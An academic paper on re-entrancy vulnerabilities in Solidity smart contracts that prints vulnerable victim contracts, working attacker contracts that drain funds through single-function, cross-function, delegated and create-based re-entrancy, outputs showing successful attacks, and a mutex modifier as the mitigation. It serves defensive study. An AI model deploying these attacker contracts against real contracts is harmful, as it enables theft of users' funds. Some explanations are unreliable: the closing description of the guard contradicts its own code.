International Journal of Latest Technology in Engineering, Management & Applied Science (IJLTEMAS)
Volume XI, Issue V, May 2022|ISSN 2278-2540

No Re-entrancy Guard: A novel approach for mitigating all types of Re-entrancy bugs and evaluating its efficiency

Susmit Sandeep Patil[1], Zaheed Shamsuddin Shaikh[2]
[1]*M Tech Student, Department of Computer Engineering, KJSCE, Ghatkopar East, Mumbai, India*
[2]*Assistant Professor, Department of Computer Engineering, KJSCE, Ghatkopar East, Mumbai, India*

***Abstract*: Blockchain applications are powered by smart contracts which perform crypto exchanges according to the policies set by developers. These transactions are free-of-conflict and transparent. Though at the end of day these are all computer programs which means they are not immune from bugs. In this paper We focus on most common and deadly vulnerability called re-entrancy, which has caused numerous DAO and DeFi attacks costing millions to organizations and end-users alike. We have researched all sub-types of re-entrancies and hence proposed a novel solution to mitigate them all by ensuring all state changes happen before calling external smart contracts and using function modifiers to apply mutual exclusion lock like protocol to prevent it. Moreover, we have also compared my solution with that of other solutions been proposed on scale of their gas cost efficiency.**

***Index Terms:* Blockchain, Decentralized market, Smart contracts, Re-entrancy, Mutual exclusion lock.**

I. INTRODUCTION

The past decade has seen tremendous strides of development in blockchain sector. According to estimates, it is bound to grow by 85.9 percent annually. Smart Contracts are building blocks of blockchain applications they are basically programs written in solidity to create a type of policy to govern day-to-day workings of those applications. User can invoke specific contracts functions by sending transactions over blockchain using internal payments system know as Gas. These transactions include exchange of cryptocurrency for performing real-world transactions. Generally, these provide a safe mode of transactions but still they are being exposed to certain vulnerabilities. There is a potential threat to monetary and intellectual assets of application it targets. We have focused on most common but not so easy to resolve bug call re-entrancy attack. We have discussed in this paper various types of re-entrnacies and their respective detrimental effect on applications of various use-cases like that of infamous DAO and also certain recent attacks on DeFi applications as well. Then further we have presented a novel solution for addressing each of these attacks. Additionally, we have displayed the gas cost efficiency of all the methods proposed by previous researchers.

II. BLOCKCHAIN BACKGROUND KNOWLEDGE

This section contains some background knowledge about common terms used in blockchain and also throughout this research paper:

1) Smart Contract: A smart contract is a transaction protocol which is intended to automatically execute, control or document legally relevant events and actions according to terms of a contract or an agreement.

2) Re-entrancy: A smart contract vulnerability which occurs when a function makes an external call to another untrusted contract and then in-turn that untrusted contract makes a call back to the original function in an attempt to drain funds(in our case ethers).

3) Mutual exclusion lock: A protocol used to ensure that at any given time only trusted thread of function is able to access/modify the information stored.

4) Function modifiers: They are used to modify behavior of a function. First to create a modifier with or without parameters, the body of function is inserted with '_;' in the definition of function.

5) Fallback functions: The fallback functions are an integral part of solidity protocol. When none of the function whose name exists is triggered by some external function call, the contract cannot receive ethers. This condition throws an exception. Only if a fallback exists are such functions been executed.

III. EXISTING SYSTEMS AND THEIR LIMITATIONS

In blockchain ecosystem, to mitigate such vulnerabilities numerous authors have been successful in detecting as well as preventing re-entrancy. Through my extensive research We came to know that though the methods used were successful in mitigating the issue there were more scalability issues due to higher gas costs and also the methods were only applicable during development and testing phase.

In the RA: Hunting for re-entrancy attacks in ethereum smart contract via static analysis by Yuchiro and Naoto they have used tool RA a static analysis providing inter-contract analysis of reverse engineered EVM Bytecode to detect smart contract vulnerabilities. Re-entrancy is one such bug they have tested upon. Though it fails when many-to-many external contract calls are made in fraction of seconds i.e it's not scalable.[2]

In ReGuard: finding re-entrant bugs in smart contracts Chao and Han Liu have proposed a dynamic analyser which leverages fuzzing based techniques to generate random and diverse conditions for it to detect bugs with lesser number of false positives and negative detections, though it's mostly used for complex contracts with limited attack scenarios.[1]

In mechanism to detect re-entrancy in smart contracts Alex Ng and Paul Watters have proposed solution based on continuos comparison between total and contract balances of all participants throughout it's execution. Though it's not so resilient towards novel attack patterns and contracts which are been already deployed.[3]

In re-entrancy vulnerability identification in ethereum smart contracts Naoma and Manar have proposed a combination of dynamic and static analyser framework, though it does not base itself by superior standards set by ReGuard Tool.[4]

In Towards automated re-entrancy detection for smart contracts based on sequential models Roger and Xun have applied deep learning techniques to identify anomalous patterns, though BLSTM-ATT incurs and FPR(false positive rates) of 8.75%.[5]

In contract Fuzzer: fuzzing the smart contracts for vulnerability detection Bo, Ye and W.K Chan have covered wide variety of detecting re-entrancies, though they have not done so for all the sub-types of re-entrancies.[6]

In sereum: protecting existing contracts from re-entrnacy authors Michael and Lucas have discussed various types of re-entranacies and their preventive methodologies.[7]

In evaluating upgradeable smart contracts Van and Sheng have discussed a comprehensive data-proxy pattern to isolate the external calls, though in-order to apply to any system they have proposed further work on it. As in exisiting systems they observed a considerable scalability and gas cost issues.[8]

In Solidity check checking bugs in smart contract through regular expressions authors Pencheng and Feng have proposed a regular expression and programmatic instrumentations to detect bugs in smart contracts, though it have very low accuracy rate and cannot even re-iterate/Feedback the detected information which is pretty useless if we consider already deployed contracts.[9]

In smartcheck: static analysis of ethereum smart contracts authors Sergei, Ramil, Yaroslav and Ivan have converted solidity source contract code to pure xml representations and have checked it again with XPath patterns found in re-entrancy bugs, though it fails todo any taint analysis or even manual edits which during annual EIPs of solidity are standard essential practices.[10]

Also some prevention systems are built some of them are discussed below:

a) Checks-Effects interactions: The checks in beginning of code ensure that calling entity is in position to call the specific external function. Only after that specified effects are applied and state variables are been updated.
b) Nuclear option: Any time we send ether i.e transfer funds to untrusted address or interact with unknown contract(such as calling transfer) of a user-provided token address, we open ourself to vulnerabilities, to mitigate such situation we design contracts that neither send ether nor call untrusted contracts, though it will severly decrease transparency of contract and will further encourage 3rd party associations.
c) Pullpayment: A stratergy where paying contract doesn't interact directly with the receiver account, which must withdraw it's payments itself. They are considered best practise security wise and transfer of funds. They also prevent receipeints from blocking executions and mitigates risks of re-entrancies.
d) Pausable: Pausable is a module in solidity used via concept of inheritance. Once the modifier functions are put in place they allow children contracts to implement an emergency stop mechanism that can be triggered by an authorized account.

IV. TYPES OF RE-ENTRANCY ATTACKS


In this section, we discuss various types of re-entrancies.

a) Single function re-entrancy: This type of attack is simplest and easiest to prevent. It occurs when the vulnerable function is same function the attacker is trying to recursively call.[7]
b) Cross-function attack: These attacks are harder to detect, it's only possible when a vulnerable function shares state with another function that has a desirable effect for the attacker.[7]
c) Delegated re-entrancy attack: This form of attack hides vulnerabilities within a DELEGATECALL or CALLCODE instructions. These EVM instructions allow contract to invoke function of another contract in context of an external call.[7]
d) Create-Based re-*entrancy:* It is similar to delegated attack. It basically created a new contract and it's constructor function using NEW keyword in EVM instructions. This new contract is a trusted one, hence new contract can call external malicious contract using it's newly minted constructor function. This allows attacker to re-enter the victim contract and exploit the inconsistent state. [7]

V. IMPLEMENTATION AND RESULTS

We have implemented four conditional smart contracts. They are programmed with a particular vulnerability in mind. These open smart contracts have all sub-types of re-entrancy bugs. We have uploaded all smart contract on my github profile for reference purpose https://github.com/psusmit/Mitigate_re-entrancy, they help in understanding how each vulnerability can be present in different types of situations. Furthermore, we have also uploaded an attacker's contract to hit victim contracts with re-entrancies and also uploaded the proposed solution them. Let's discuss them in brief:


a) *Simple Dao:* This contract works pretty much as the DAO which got infamously hacked. It has a state inconsistency and single attacker contract which re-enters the victim contract and sweeps all the funds. This has single-function re-entrancy bug.



```
pragma solidity ^0.5.0;

contract Mallory {
    SimpleDAO public dao;
    address owner;

    function() payable external {
        dao.withdraw(dao.queryCredit(address(this)));
    }

    function setDAO(address addr) public {
        dao = SimpleDAO(addr);
    }
}
```

Fig 1- Simple DAO's attacker contract


Here, we see that Mallory is an external contract used to set address to original DAO contract.



```
contract SimpleDAO {
    mapping (address => uint) public credit;

    function donate(address to) payable public {
        credit[to] += msg.value;
    }

    function withdraw(uint amount) public {
        if (credit[msg.sender] >= amount) {
            msg.sender.call.value(amount)("");
            credit[msg.sender] -= amount;
        }
    }

    function queryCredit(address to) public view returns (uint) {
        return credit[to];
    }
```

Fig 2- Simple DAO's smart contract in solidity


In simple DAO contract we donate funds and query to address which has those funds. Also we have withdraw function where bug is present to send funds from DAO contract to attacker contract.



```
0: uint256: 3000000000000000000
0: uint256: 0
```

Fig 3- Single function attack success


b) *Token Exchange Protocol:* In token exchange there are multiple users at play. Basically what this smart contract does is exchange ether funds with their respectively priced Tokens. Here as the utility requires multiple states to be maintained detecting and preventing a re-entry becomes complex.



```
pragma solidity ^0.5.0;
contract Token {


    mapping (address => uint) tokenBalance;
    mapping (address => uint) etherBalance;
    uint currentRate;

    constructor() public {

        currentRate = 2;
    }



    function getTokenCountFor(address x) public view returns(uint) {
        return tokenBalance[x];
    }
    function getEtherCountFor(address x) public view returns(uint) {
        return etherBalance[x];
    }

    function getTokenCount() public view returns(uint) {
        return tokenBalance[msg.sender];
    }

    function depositEther() public payable {
        if (msg.value > 0) { etherBalance[msg.sender] += msg.value; }
    }
```

Fig 4- Token smart contract


This contract keeps track of multiple users. A user can send ether to this contract and exchange ether funds for token and also vice versa.



```
    function exchangeTokens(uint amount) public {
        if (tokenBalance[msg.sender] >= amount) {
            uint etherAmount = amount * currentRate;
            etherBalance[msg.sender] += etherAmount;
            tokenBalance[msg.sender] -= amount;
        }
    }

    function exchangeEther(uint amount) public payable {
        etherBalance[msg.sender] += msg.value;
        if (etherBalance[msg.sender] >= amount) {
            uint tokenAmount = amount / currentRate;
            etherBalance[msg.sender] -= amount;
            tokenBalance[msg.sender] += tokenAmount;
        }
    }
    function transferToken(address to, uint amount) public {
        if (tokenBalance[msg.sender] >= amount) {
            tokenBalance[to] += amount;
            tokenBalance[msg.sender] -= amount;
        }
    }


    function exchangeAndWithdrawToken(uint amount) public {
        if (tokenBalance[msg.sender] >= amount) {
            uint etherAmount = tokenBalance[msg.sender] * currentRate;
            tokenBalance[msg.sender] -= amount;

            msg.sender.transfer(etherAmount);
```

Fig 5- Various crypto-exchange functions in token protocol smart contract


This contract supports various utility functions for transferring, exchaning ether and tokens. Note that this probably makes it hard for algorithms built to mitigate risks to detect and prevent re-entries.



```
function withdrawAll() public {
    uint etherAmount = etherBalance[msg.sender];
    uint tokenAmount = tokenBalance[msg.sender];
    if (etherAmount > 0 && tokenAmount > 0) {
        uint e = etherAmount + (tokenAmount * currentRate);


        etherBalance[msg.sender] = 0;


        msg.sender.call.value(e)("");


        tokenBalance[msg.sender] = 0;
    }
  }
}
```

Fig 6- Vulnerable function


This function is abused by attacker during his re-entrancy attack phase.



```
contract Mallory {
    Token t;

    bool private abort;

    constructor(Token _t) public {

        t = _t;
        abort = false;
    }

    function deposit() public payable {}

    function setup() public payable {

        uint avail = address(this).balance - 2;
        t.exchangeEther.value(avail)(avail);

        t.depositEther.value(address(this).balance)();
    }

    function attack() public payable {

        t.withdrawAll();
    }

    function () external payable {
        if (!abort) {

            abort = true;
            t.exchangeAndWithdrawToken(t.getTokenCount());
```

Fig 7- Token's attacker smart contract


This is attacker contract which exchages nearly all toekn amount deposited in last transaction. And also withdrawall function will be called at moment where states are not updated properly.



```
0:  string: 2000000000000000000 cross functio
n attack successful!
```

Fig 8- cross-function attack success


c) Dynamic safesending: This contract has built in dynamic library called SafeSending, which performs simple an external call leading to the problem of delegated re-entry.



```
pragma solidity ^0.5.0;
library SafeSending {
    function send(address to, uint256 amount) public {

        to.call.value(amount)("");
    }
}
contract Bank {
    mapping (address => uint) public balances;
    address owner;
    SafeSending safesender;

    constructor(SafeSending _safesender) public {

        owner = msg.sender;
        safesender = _safesender;
    }

    function updateSafeSender(SafeSending _new) public {
        if (msg.sender == owner) {
            safesender = _new;
        }
    }

    function getBalance(address who) public view returns(uint) {
        return balances[who];
    }

    function donate(address to) payable public {
        balances[to] += msg.value;
    }
```

Fig 9- Safesending library


d) This contract has safesending dynamic library which misuses the the unsafe CALL behind delegatecall bug, though in more realistic scenario a more complex and safe call will be made.



```
    function withdraw(uint amount) public {
        if (balances[msg.sender] >= amount) {

            _libsend(msg.sender, amount);

            balances[msg.sender] -= amount;
        }
    }


    function _libsend(address to, uint256 amount) internal {

        address(safesender).delegatecall(abi.encodeWithSignature("send(address,uint256)", to, amount));

    }
}
```

Fig 10- Banking smart contract


Instead of sending transfer,call or send instruction a transfer instruction without proper assessment is passed to library contract, which handles sending of ether. This in turn updates the state after DELEGATECALL instruction is made.



```
contract Mallory {
    Bank public victim;
    uint256 abort;

    function donate() external payable {}

    function attack(Bank addr) public payable {
        victim = addr;
        abort = 0;
        victim.withdraw(victim.getBalance(address(this)));
    }

    function withdraw(Bank addr) public {
        addr.withdraw(addr.getBalance(address(this)));
    }

    function () external payable {
        if (abort == 0) {
            abort = 1;
            victim.withdraw(victim.getBalance(address(this)));
        }
    }
}
```

Fig 11- Delegated attacker's smart contract

This attacker contract is pretty vicious as it extract 2x the amount deposited by victim and stops the execution right at second re-entrancy to avoid raising the out-of-gas error.




```
0: string: 0
```

```
0: string: 417056
```

Fig 12- Delegated attack success


e) *Untrusted Intermediary:* This is similar to delegate call just it used CALL instructions and an intermediary constructor to make a malicious external call.



```
pragma solidity 0.5;

contract IntermediaryCallback {
    function registerIntermediary(address payable what) public payable;

}

contract Intermediary {


    address owner;
    Bank bank;
    uint amount;

    constructor(Bank _bank, address _owner, uint _amount) public {

        owner = _owner;
        bank = _bank;
        amount = _amount;


        IntermediaryCallback(_owner).registerIntermediary(address(this));
    }

    function withdraw() public {
        if (msg.sender == owner) {
            msg.sender.transfer(amount);
        }
    }
```

Fig 13- Untrusted Intermediary smart contract


f) This contract holds funds untill owner decides to withdraw. While, the constructor registers itself with new owner and calls him i.e attacker. Now this instruction passes to an untrusted 3rd party.



```
contract Bank {
    mapping (address => uint) balances;
    mapping (address => Intermediary) subs;

    function getBalance(address a) public view returns(uint) {
        return balances[a];
    }

    function withdraw(uint amount) public {
        if (balances[msg.sender] >= amount) {

            subs[msg.sender] = new Intermediary(this, msg.sender, amount);
            balances[msg.sender] -= amount;
            address(subs[msg.sender]).transfer(amount);
        }
    }

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }
}
```

Fig 14- Banking intermediary smart contract


NEW keyword is used to call new contract, which immediately runs it's contructor which is seen as an external call to another contract. Even though the contract can be "trusted" then too it can perform problematic executions in the future. Ie. Updation of state after CREATE instruction's been called.



```
contract Mallory is IntermediaryCallback {
    Bank bank;
    uint state;
    Intermediary i1;
    Intermediary i2;

    function attack(Bank b, uint amount) public payable {
        state = 0;
        bank = b;
        bank.deposit.value(amount)();

        bank.withdraw(bank.getBalance(address(this)));

        i1.withdraw();
        i2.withdraw();


    }
```

Fig 15- Intermediary Attacker's smart contract

This is the attacker function which deposits some ethers and then withdraws it again. Then it calls for new intermediary contract, which is holding the funds until we retrieve it. This unfortunately triggers registery intermediary which drains the funds. Now note that already the contract has been underflowed with cash and thus attacker will see a huge rise in it's own funds.



```
    function registerIntermediary(address payable what) public payable {

        if (state == 0) {

            state = 1;

            i1 = Intermediary(what);

            bank.withdraw(bank.getBalance(address(this)));
        } else if (state == 1) {
            state = 2;
            i2 = Intermediary(what);
        } else {
        }
    }

    function withdrawAll() public {
        i1.withdraw();
        i2.withdraw();
    }

    function () external payable {}
}
```

Fig 16- Registery function to store values

This is registerIntermediary function which sweeps the balance on malicious 3rd party calls, and also it stops at second loop to prevent out-of-gas error and obsfuscate the "natural" state updation instructions of smart contracts.





Fig 17- Create-based attack success

g) *NoRe-entrancyGuard on simple function re-entrnacy:* We observed in each of the attacks that the issue of re-entrnacy state updations was that another external contract was been maliciously called by attacker contract and some executions (basically illegally re-entrering) systems were been performed. Instead of focusing on control flow graph of a contract's execution cycle, which most of other research is based on, We concentrated on the illegal executions while hijacking a resource aspect of it. We realised that it was a classical case of Deadlock. Whereby the contracts functions were not mutually exclusive. So we tried a mutual exclusion lock on smart contract and it was successful. Below is the image representing the successful implementation




```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract ReEntrancyGuard {
    bool internal locked;

    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true;
        _;
        locked = false;
    }
}
```

Fig 18- NoRe-entrant mutual exclusion protocol

The above contract checks for lock during executing a smart contract if none is present then it first halts the execution adds a lock then carries on it's execution. Although it does not halt the executions if already a lock is present.

